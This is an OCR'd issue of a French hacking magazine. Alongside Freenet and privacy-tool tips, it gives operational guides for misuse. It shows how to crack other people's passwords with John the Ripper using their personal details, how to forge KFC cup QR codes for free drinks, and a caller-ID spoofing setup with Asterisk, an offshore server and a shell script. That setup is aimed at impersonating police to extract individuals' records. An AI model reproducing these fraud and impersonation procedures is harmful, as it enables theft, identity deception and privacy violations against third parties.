
Mais ce n'est pas encore fini puisqu'il fournit des informations concernant votre débit Internet (limite, vitesse, etc.) pour enfin arriver à la page d'accueil. Sur cette dernière, vous trouverez des index, des sites Freenet pour commencer à surfer sans pour autant faire de recherches sur le moteur (très longues et peu précises lorsque vous n'êtes encore qu'en sécurité minimum) ainsi que des outils pour communiquer ou vous familiariser avec Freenet.

05 LES INDEX ET LES AUTRES ONGLETS

Les index sont des pages entières de liens vers des sites ou des documents du réseau. Vous constaterez que la navigation est plus lente que sur l'Internet «normal» et qu'il vous faudra un peu de patience avant de trouver ce que vous recherchez. Dans les autres onglets, vous pourrez ajouter des amis pour étoffer votre réseau, partager des fichiers ou configurer Freenet. Lorsque vous cliquerez sur un site, une barre de progression s'affichera.


06 TÉLÉCHARGEMENTS DANGEREUX ?

Pour les téléchargements, c'est un peu plus complexe, car certains types de fichiers peuvent trahir votre IP. Il pourrait s'agir d'un fichier émanant d'un nœud malicieux. Il est donc recommandé de ne rien télécharger si vous êtes encore en sécurité minimum. Si vous souhaitez prendre le risque, vous pouvez toujours choisir de forcer le navigateur à télécharger le fichier puis le consulter hors ligne (complètement déconnecté d'Internet). Pour télécharger un fichier, il faudra parfois copier une clé puis la coller dans l'onglet **Partage de fichiers> Téléchargement**.



#1 Sauvegarder le MRB de votre disque dur

AVEC HDHACKER



Ce petit programme nécessitant les droits administrateur mais pas d'installation, permet de sauvegarder le secteur MRB de votre disque en cas de problème: malware vous empêchant d'accéder au disque dur, mauvaise cohabitation entre un Linux et un Windows, etc. HDHacker peut vous permettre de vous sauver la mise et de remettre en place un LILO ou un GRUB.

Lien : **http://dimiodati.altervista.org/zip/hdhacker.html**

#2 Avez-vous été piraté


AVEC HAVE I BEEN PWNED ?

Beaucoup d'utilisateurs optent pour des mots de passe simples et c'est une erreur parce que de tels mots de passe peuvent être retrouvés facilement. Il est donc conseillé de ne pas choisir des mots de passe qui sont déjà utilisés et c'est là qu'intervient Have I been pwned. Ce site est déjà bien connu pour savoir si un utilisateur a été hacké à cause des piratages des différents services. Il lui suffit d'entrer son adresse email ou son identifiant ici même. Le site va alors vérifier si l'un ou l'autre existe dans la base de données et indiquer à l'utilisateur si ses données ont été compromises.

Lien : **https://haveibeenpwned.com**

#3 Supprimer les fichiers à tout jamais

AVEC BLEACHBIT



Le logiciel BleachBit supprime les fichiers inutiles et efface les traces indiscrètes de vos activités, tout en rendant si besoin leur récupération impossible. Il suffit de cocher la case correspondant à un élément pour l'inclure dans le nettoyage (lisez les explications et avertissements qui s'affichent à droite). Attention : décochez sous **Système** la case **Espace disque disponible**. Cette opération prend beaucoup de temps et n'est pas utile pour un nettoyage classique. Une fois les cases cochées, cliquez sur **Aperçu** pour que BleachBit liste les fichiers qu'il va supprimer. Tout en bas se trouve un résumé : nombre de fichiers, taille approximative récupérable et opérations spécifiques (comme l'optimisation des navigateurs). Cliquez sur **Nettoyer** et validez avec **Supprimer**. Vous voulez effacer des fichiers de façon sûre? Cliquez sur **Fichier** puis **Supprimer définitivement des fichiers ou des dossiers**. Pointez vers votre choix et validez avec **Ouvrir** et **Supprimer.** BleachBit va en fait écrire par-dessus les données effacées, pour empêcher toute récupération par un utilitaire spécialisé. Dans **Éditer> Paramètres** se trouvent les différentes options de BleachBit. Cochez par exemple **Écraser les fichiers pour les rendre irrécupérables** pour que l'opération effectuée à l'étape précédente soit systématique après chaque nettoyage. Les onglets **Personnalisé** et **Liste blanche** permettent d'ajouter ou d'exclure des éléments du nettoyage.

Lien : **www.bleachbit.org**

#4 Floutez ou pixélisez les visages

AVEC FACE PIXELIZER

Ce site reconnaît et brouille les visages sur les photos pour protéger l'identité de vos proches.
Le service en ligne va détecter les visages. Si elle a «oublié» quelqu'un, vous pouvez ajouter un masque ou en supprimer un. Lorsque vous sélectionnez un visage, vous avez le choix entre plusieurs effets : une pixellisation (avec densité réglable), un filtre flou ou un masque d'*Anonymous*.

Lien : **www.facepixelizer.com**

#5 Envoyez des fichiers chiffrés

AVEC SEND DE FIREFOX

Si vous avez souvent besoin d'envoyer des fichiers volumineux, vous avez déjà sans doute trouvé votre bonheur parmi le nombre de sites qui proposent ce genre de services. Nous avons décidé de vous parler de Firefox Send car il est très simple à utiliser et contrairement à ce que pourrait faire penser son nom, vous pouvez l'utiliser avec n'importe quel navigateur. Cerise sur le gâteau, le chiffrement des données est automatique si le fichier fait moins de 1 Go! Attention, le lien expire automatiquement au bout de 24 heures ou à la suite d'un premier téléchargement.

Lien : **https://send.firefox.com**

#6 Se protéger du pistage par ultrasons

AVEC SILVERDOG

Le pistage par ultrasons, c'est la nouvelle technique des publicitaires pour afficher des pubs ciblées entre vos appareils. L'idée est qu'une fréquence sonore inaudible est émise lorsque vous visionnez certaines pubs. La fréquence est alors captée et analysée pour proposer ensuite une publicité similaire sur vos autres appareils connectés. Le système est nouveau, mais déjà l'extension Chrome Silverdog veut agir comme un «pare-feu» sonore pour votre navigateur. Cochez simplement les fréquences à bloquer.


Lien : **http://ubeacsec.org**

#7 Prendre le contrôle total d'un fichier

AVEC TAKEOWNERSHIPEX

Windows verrouille vos possibilités sur la plupart des fichiers système (interdiction de modification, de copie, de déplacement, etc.) Pour passer outre, téléchargez et installez TakeOwnershipEx. Désormais, faites un clic droit sur le fichier concerné et gauche sur **Take Ownership/Restore Rights**. Un message indique que vous avez désormais tous les droits dessus. Refaites la manipulation pour restaurer les protections.

Lien : **https://goo.gl/W7iVl**



CRACK DE MOTS DE PASSE AVEC JOHNNY

LEXIQUE

***CRACK :**
Surveiller que la Cracker un mot de passe c'est le "casser", réussir à l'obtenir en utilisant ses méninges et un logiciel (et oui, il faut les deux!)

***DICTIONNAIRE :**
Il s'agit d'une liste de mots dont le logiciel va se servir en espérant trouver son bonheur à l'intérieur. Il existe de nombreux dictionnaires sur Internet dans toutes les langues.

***HASH :**
Les mots de passe ne sont jamais écrits en clair dans une base de données ou un ordinateur, ils sont codés avec une fonction de hashage. Il en existe plusieurs: MD5, SHA256, NTML, etc. Notez qu'un hash comme **721a9b52bfceacc503c056e3b9b93cfa** ne correspond qu'à un seul mot de passe. Le logiciel va analyser ces «hashs» et en déduire le mot de passe.

Dans notre précédent numéro, nous avions vu l'attaque par dictionnaire avec Johnny, l'interface graphique de John The Ripper, disponible sous Linux et Windows. Regardons de plus près les autres méthodes et leurs points forts en fonction du cas de figure qui se présente à vous...

Avant de lancer Johnny tête baissée pour cracker un mot de passe, il convient de réfléchir avant à la meilleure solution. Est-ce votre sésame ? Avez-vous un indice sur la taille, le contenu ? Connaissez-vous la personne qui l'a créé ? Tous ces détails ont leur importance, car ils vous permettront de choisir une technique adaptée pour récupérer le plus rapidement possible le précieux mot de passe. Si c'est celui d'un ami qui met toujours PSG (ou psg), sa date de naissance (mais c'est pas sûr) et/ou sa ville de naissance (Marseille) ou le prénom de sa fille (Cagole, quel joli nom !), il est très possible de récupérer son sésame. Bien plus qu'avec un simple mode incrémental (brute force) qui tentera tout et n'importe quoi. Johnny dispose de plusieurs méthodes en plus des classiques attaques brute force et dictionnaire (worldlist) : Single Crack, Mask mode, Markov et Prince. Certains peuvent être cumulés puisqu'on peut utiliser un masque avec la méthode Markov par exemple. Voyons ça dans le détail...

SI VOUS AVEZ RATÉ LE PRÉCÉDENT NUMÉRO...

Si vous êtes intéressé par la première partie de cet article, nous vous le proposons gratuitement en téléchargement ici : **http://tinyurl.com/y7mwpuj8**.
Eh oui, on est comme ça chez ID Presse!

PAS À PAS

Les autres tours de manche de Johnny

CE QU'IL VOUS FAUT

JOHNNY

OÙ LE TROUVER ? : **http://openwall.info/wiki/john/johnny**

DIFFICULTÉ :

01 SINGLE CRACK


Nous avions éludé le mode Single crack la dernière fois, mais ce mode est surtout pratique pour les mots de passe utilisés par les gens négligents ou sans compétence informatique. C'est par cette méthode que vous pouvez commencer si vous n'avez aucune idée du type de mot de passe. Ce mode va essayer d'utiliser le login, le nom de la machine ou le nom du dossier home Linux avec tout un tas de règles basiques (alternance entre majuscules et minuscules, ajout d'une paire de chiffres à la fin, etc. Il est possible d'utiliser ce mode avec le mode Externe: un filtre programmable dans un dérivé de C qui va ajouter des règles ou des masques. Pour en savoir plus sur le mode Externe : http://tinyurl.com/y9xxxpdx.

02 INCRÉMENTAL

Le mode Incrémental c'est la méthode brute force que nous avons déjà détaillée pour d'autres logiciels. L'avantage ici c'est qu'avec l'interface graphique, il est commode de s'y retrouver. Attention, c'est le dernier mode à essayer, car très long. Pour gagner du temps et être plus concis, on peut ajouter un **charset** ou «jeu de caractères» en français. Si vous savez que le sésame est tout en minuscules, pas besoin d'essayer les majuscules par exemple. Ici aussi on peut utiliser le mode Externe.

03 MASK MODE

Le Mask mode est très intéressant, car il permet, dans le cas où vous avez des indices précis sur le sésame à retrouver, de le récupérer rapidement. Imaginons que nous savons que le mot de passe fait 8 caractères de long, commence par une majuscule et contient deux chiffres à la fin. Il faudra écrire **?u?l?l?l?l?d?d** dans le champ **mask**. Pour savoir comment utiliser les masques, téléchargez la version jumbo de John The Ripper et faites un tour dans le dossier **doc**.




04 MARKOV MODE

Le mode Markov est plus complexe. C'est un mode qui grâce à un puissant algorithme va essayer de deviner le caractère qui suit le précédent grâce à des modèles (patterns) connus. Car même si vous voulez faire un mot de passe tordu, vous aurez forcément tendance à mettre une voyelle après une consonne par exemple. De même si votre masque comprend 4 chiffres d'affilée le programme tentera des dates comme 1985 plutôt que 8657. Il faudra spécifier le **Markov Level** (la «puissance» du sésame) et le point d'entrée et de sortie de l'index. Pour les spécificités, le dossier **doc** comprend aussi une notice.

05 PRINCE MODE

C'est un mode intelligent qui va essayer de deviner le sésame en utilisant un dictionnaire de mots de passe potentiels et des routines de probabilités. Si dans votre dico vous avez **blue** et **alpha**, ce mode va essayer alphablue, bluealpha, mais aussi (avec des masques ou le mode Externe) **123alphaABCblue, Blue1980alphaAZERTY, AlPhA55bLuE789**, etc. Le tout est de se concentrer sur ce qui est le plus probable à partir d'éléments connus.



KFC : SODA POUR TOUT LE MONDE !

Alors que l'enseigne américaine proposait des sodas gratuits en illimité et en libre service, une loi promulguée par le ministère de la santé en a décidé autrement. Ce n'est pas la fin du monde, mais quand on a goûté à la gratuité... Voyons comment fonctionne le système chez KFC et comment le contourner.

Vous le savez, le plus grand fléau qui frappe notre jeunesse n'est ni le crack, ni l'alcool, la dépression, les OGM ou La République en Marche. Le péril c'est...le soda. En illimité, coupé à la flotte et distribué dans des fontaines du diable. Car depuis le 27 janvier 2017, il est interdit de proposer des boissons sucrées à volonté en libre service. Il y en avait au Club Med, dans les cafétérias Ikea, mais surtout dans les KFC. Car la firme américaine avait importé en France le système qui avait fait son succès au pays. Bon c'est sûr que le soda ce n'est pas la chose la plus saine du monde, surtout pour les enfants, mais avec nos 65 litres de consommation moyenne annuelle nous sommes encore très loin de 170 litres consommés aux USA. Pour éviter que nos enfants ne deviennent aussi gros que le petit Gary d'Alabama (8 ans, 52 kg et un taux de sucre proche d'une barbe à papa), le Ministère de la Santé a fermé les vannes.

À LA SANTÉ DU COLONEL !

Ainsi dans les KFC il y a maintenant un lecteur de QR Code dans la machine qui délivre la boisson. Cette dernière va lire le code imprimé sur le gobelet et à chaque fois que l'on se sert à la fontaine, elle décrémente le volume associé au jeton associé au verre. Quand cela atteint 0, il ne reste plus qu'a boire de l'eau, la fontaine ne donne plus de liquide sucré. Mais imaginons que vous renversiez votre gobelet ou tous les gobelets de la famille, allez-vous vraiment refaire la queue pour sortir à nouveau le portefeuille ? Notre lecteur The Lone Gunman Henri B. a analysé les QR Code et a trouvé une solution qu'il a bien voulu partager avec nous... Notez que ce n'est pas vraiment du vol car ce n'est pas la compagnie qui a souhaité arrêter d'alimenter votre diabète. Mais on compte sur vous pour ne pas abuser de votre savoir...

Si vous avez des astuces de ce genre (machine à café, distributeur de friandises, etc.), nous sommes preneurs ! Bien sûr la rédaction de cautionne pas le vol et ne pourra être tenue responsable de vos actes.

LEXIQUE

***QR CODE :**
Le code QR est un type de code-barres en deux dimensions constitué de modules noirs disposés dans un carré à fond blanc. L'agencement de ces points définit l'information que contient le code : URL, texte, PDF, vcard, etc.

PAS À PAS

Analyse du système de QR Code de KFC

CE QU'IL VOUS FAUT


HACK_KFC

OÙ LE TROUVER ? : https://goo.gl/HAhfvB

DIFFICULTÉ :

01 ANALYSE DU QR CODE

Après une lecture simple de ces QR Codes, on obtient pour chaque verre le type de trame suivant :
Verre N°1 40ml ===> WBCB;SERVICE;1;1146406;40
Verre N°2 40ml ===> WBCB;SERVICE;1;114507;40
Verre N°3 50ml ===> WBCB;SERVICE;1;2528887;50
On peut découper le code comme cela :
WBCB;SERVICE;1;jeton_unique;volume en millilitres
Notez qu'il n'y a aucun chiffrement ou code de contrôle... Cela semble trop facile, et ça l'est !.



02 LE SCRIPT DE HENRI B.

Il suffira de générer un QR Code avec un jeton aléatoire et le volume de boisson que vous souhaitez. Par exemple : WBCB;SERVICE;1;123456;100. Attention le QR Code doit être au format suivant (QR Code version 3) car dans le cas contraire, cela ne fonctionnera pas. Le problème c'est que la plupart des générateurs sur Internet vont niveler l'information contenue à la taille «utile» du jeton c'est à dire un QR version 1. Henri B. a créé un petit script qui va générer aléatoirement plusieurs codes en fonction de la quantité que vous souhaitez. Copiez le fichier .html et le .js dans le même répertoire et lancez le .html.

03 ÇA MARCHE !

Il semble que les jetons soient remis à zéro une fois par semaine au moins. Un même QR Code marche donc à l'infini, tant qu'une autre personne n'a pas utilisé votre jeton juste avant vous(1 chance sur 2^32) et que vous n'alliez pas au KFC plus d'une fois par semaine. Cette astuce fonctionne avec 200 ml, mais l'auteur n'a pas cherché la limite haute. Attention à consommer avec modération... En cherchant sur Internet, on trouve même des sites qui proposent des QR Code prêts à être imprimés comme ici: **http://kfcqr.livehost.fr**

USURPER UN NUMÉRO DE TÉLÉPHONE, SIMPLE COMME «ALLÔ ?»

Appelé ingénierie sociale en français, le social engineering est un ensemble de techniques qui permet d'obtenir des informations auprès de personnes autorisées sans qu'elles se rendent compte de la supercherie. Pour arriver à ses fins, le pirate va alors utiliser une dose de culot et sa capacité de persuasion. Même s'il n'est pas forcément question de connaissance informatique, cela ne gâche rien...

Discipline trop peu médiatisée, mais qui fait pourtant des ravages, le «social engineering» ou ingénierie sociale est une méthode très utilisée par nos amis les hackers. Si je vous dis Kevin Mitnick, vous pensez à quoi ? FBI, extraterrestre, hack ou appel téléphonique ? Ce monsieur, reconverti dans la sécurité informatique, a dérobé des données au Pentagone, Nokia, Motorola et d'autres entreprises en utilisant sa voix, des informations glanées çà et là et sa force de persuasion (voir notre encadré).

Besoin d'un coup de main pour usurper l'identité de quelqu'un au téléphone ? Ne demandez plus à Kevin Mitnick, il en a fini avec tout ça...

ASTERISK, UN FRAMEWORK PRO QUI PEUT SERVIR LES FILOUS

Mais ne croyez pas que cette technique soit réservée aux hackers d'élite ou aux schizophrènes. Avec un nom, un prénom et une date/lieu de naissance, il est facile de dérober vos informations personnelles !

LEXIQUE

***SIP :**
Session Initiation Protocol est un protocole ouvert de gestion de sessions utilisé dans les télécommunications multimédia et en particulier en VoIP (Voice over Internet)

ATTENTION !

Même si nous ne vous donnons pas de «hack» clé en main, nous vous rappelons tout de même que l'usurpation d'identité, faire perdre du temps à la police ou s'introduire dans des systèmes de traitement automatisé de données sont des délits punis par la loi.

La procédure ? Louer un serveur offshore, mettre un serveur Asterisk avec un script de «call ID spoofing» (usurpation de numéro de téléphone). Le but est de tromper les combinés téléphoniques qui affichent les informations de la personne/société qui appelle. Il suffit alors d'appeler un commissariat avec le numéro d'un autre commissariat et de vous faire passer pour un représentant des forces de l'ordre qui a arrêté une personne (la victime) et d'expliquer que votre logiciel Cheops ne marche plus à cause d'une mise à jour. Ce logiciel constitue le portail d'accès de la police à l'essentiel de ses fichiers de travail. C'est bien sûr une mine d'or ! Il suffit de donner la date et le lieu de naissance ainsi que le prénom de la personne en utilisant l'alphabet radio (et d'autres petites abréviations utilisées dans la police que nous ne révélerons pas ici pour d'évidentes raisons). Et le tour est joué ! Demandez si cette personne fait partie du FNPC (permis de conduire), ses antécédents, sa plaque d'immatriculation, son adresse, etc.

«JE VOUDRAIS LE 22 À ASNIÈRES»

Le call ID spoofing est une pratique qui permet d'usurper un numéro de téléphone afin de se faire passer pour un tiers, celui-ci est un élément qui fait parti du social engineering. Cette pratique est utilisée dans plusieurs cas de figure : récolte de données personnelles et/ou confidentielles, «swatting» (faire déplacer la police au domicile d'une personne en le faisant passer pour un forcené par exemple) ou le détournement d'argent. C'est une des techniques de la «fraude au président» dont nous vous avons parlé dans notre n°29. Certains hackers ont quelques méthodes pour parfaire leur crédibilité, comme posséder un logiciel qui va générer des bruits de bureau ou qui va changer le timbre de la voix pour imiter celle d'une secrétaire ou d'un vieux monsieur (comme MorphVOX Pro par exemple)...

Asterisk, c'est un serveur qui permet de réaliser des appels avec le protocole SIP. La solution proposée par Esteban avec ce service est presque intraçable...

Merci à Esteban Mauvais pour cet article !

SPOOFCARD, LE PIÈGE

SpoofCard, c'est une application pour smartphone qui permet d'usurper un numéro de téléphone. À moins de vouloir faire une blague à un collègue ou une autre démarche légale, cette appli est à bannir, car tout est traçable. Même si vous prenez une fausse adresse IP pour opérer, vous devez payer par carte bancaire et ça ne pardonne pas. De nombreux crétins se retrouvent devant les tribunaux en croyant être invincibles, ce n'est bien sûr pas le cas.

PAS À PAS

Concrètement, comment ça marche ?

CE QU'IL VOUS FAUT

ASTERISK

OÙ LE TROUVER ? : **www.asterisk.org**

DIFFICULTÉ :

01 LE NERF DE LA GUERRE

Pour commencer, il faut se procurer des Bitcoins avec Tor et son navigateur (voir notre précédent numéro !). Pour échanger des Bitcoins contre des Euros de manière anonyme on trouve généralement son bonheur sur le site Paxful.com ! on peut payer avec des

cartes iTunes, Paypal, Visa et même avec des cartes Playstation Network ! Il existe d'autres moyens d'acheter des Bitcoins sans laisser de traces, mais nous verrons ça une autre fois...

02 CITOYEN DU MONDE... DANS LE 92

Après s'être procuré les Bitcoins, il nous faut un serveur «offshore». Il s'agit d'un service proposé par une société qui est basée hors de portée des administrations de votre pays : Panama, Russie, Bulgarie, Pays-Bas, etc. Et là, on en trouve des tas ! Que ce soit Abelohost.com, Blueangelhost.com, Offshoreracks.com, BitWeb ou encore Hidemyhost.com tout est bon. Le petit hic c'est

que c'est deux fois plus cher qu'un serveur standard, c'est-à-dire que pour un serveur à 15 € par mois sur le marché normal, là il sera à 30 €, mais, c'est le prix de la sécurité ! L'achat se fait aussi par Tor et pour le type de serveur, on prendra ou Ubuntu ou Debian et pour les performances, il suffit de 1 Go de RAM minimum. Accessible à toutes les bourses donc...

03 ASTERISK, UNE IDÉE FIXE


Votre installation prête, il vous suffit d'installer et de configurer correctement Asterisk ! Ensuite, il vous faut un compte SIP. Les services ne manquent pas, Dialexia, Bitcall, VoIP Supply, VoIP Bitcoin, etc.
L'achat du compte SIP effectué, il suffit maintenant de le connecter au serveur Asterisk. Pour l'usurpation de numéro, il vous suffit de créer un script de ce genre :

```
#!/bin/bash
rm extensions.conf
sed «s/NEWNUMBER/$1/» < ext-template.conf >
extensions.conf
asterisk -rx «core restart now»
```

Il faudra juste exécuter simplement ce script avec le numéro à usurper (ex : **./spoof.sh +336010203XX**)
Le tour est joué pour le pirate inconscient qui voudra se faire passer pour un tiers, une société, etc.

KEVIN MITNICK ET SON «ART OF DECEPTION»

Si vous souhaitez en savoir plus sur le social engineering, sachez que Kevin Mitnick a co-écrit un livre entier sur ce sujet. Celui qu'on reconnaît comme le meilleur hacker du monde n'a pas uniquement réussi grâce à ses talents en informatique. *L'art de la supercherie* (*The Art of Deception*), publié en 2002, traite de l'art du social engineering principalement par le biais de la téléphonie. Si vous êtes plutôt «cinéma», vous trouverez quelques exemples dans le film retraçant une partie de la vie de Mitnick : Cybertr@aque (Takedown).



L'INFORMATIQUE FACILE
POUR TOUS !

CHEZ VOTRE MARCHAND DE JOURNAUX

ANDROID : DITES BYE BYE À LA PUB !

Même s'il est facile de supprimer la pub sur mobile lorsqu'on surfe avec des navigateurs spécialisés, il est plus difficile d'éliminer toutes les pubs qui s'affichent dans vos applis. Il faudra pour cela bidouiller le fichier hosts, un élément qui fait le lien entre votre appareil et les URL que vous visitez...

En plus de vous faire gagner du temps, ne plus afficher la publicité sur son appareil Android a deux autres avantages : économiser la bande passante (voir plus loin pour le problème de la 3G) et surtout la batterie ! Car la publicité à un coût pour vous. C'est vous qui payez le trafic pour que Coca Cola vienne polluer votre cerveau et en plus cela pompe sur l'autonomie (temps d'affichage + fonctionnement du réseau). Nous en avons déjà parlé plusieurs fois, mais nous sommes absolument contre la pub (d'ailleurs vous n'en trouverez pas dans ce magazine), à moins de vouloir volontairement soutenir un site ou un auteur. Mais dans ce cas, pourquoi ne pas faire un don directement ?

BIDOUILLAGE DU FICHIER HOSTS

Pour mettre un barrage entre ces sirènes consuméristes et vous, il suffit de modifier le fameux fichier hosts qui est présent sur tous les systèmes Android dans **/system/etc/hosts**. Ce dernier est une sorte de pense-bête. Il gère les URL et leurs adresses IP. À chaque fois que vous visitez un site ou que vous utilisez une appli, votre smartphone va automatiquement interroger ce fichier hosts ou les serveurs DNS de votre fournisseur d'accès Internet si hosts fait chou blanc. En le modifiant, vous allez pouvoir manipuler les informations qui «arrivent» vers votre mobile et donc supprimer la pub à la source. Par contre il faudra pour cela avoir un appareil rooté pour disposer du droit de modifier ce fichier plutôt sensible.

LEXIQUE

ROOT : Le root est une manipulation issue du monde Linux (Android est dérivé d'Unix) qui permet d'avoir les «pleins pouvoirs» sur votre machine (y compris celui de faire des bêtises). En mode SU (super utilisateur), vous pouvez modifier les fichiers sensibles, mais aussi accéder à des fonctionnalités inédites sur certaines applis.

BOULET, LE DESSINATEUR QUI N'AIME PAS LA PUBLICITÉ

À la rédaction, nous aimons le dessinateur Boulet et nous suivons son travail depuis des années. Comme nous, Boulet n'aime pas la pub... même sur son site. Nous vous invitons à lire sur son blog ce qu'il pense de la publicité sur Internet dans cette planche baptisée *Pub et Caca* : **http://goo.gl/r6l8uK**

PAS À PAS

Comment utiliser AdAway

CE QU'IL VOUS FAUT

ADAWAY

OÙ LE TROUVER ? :
https://adaway.org

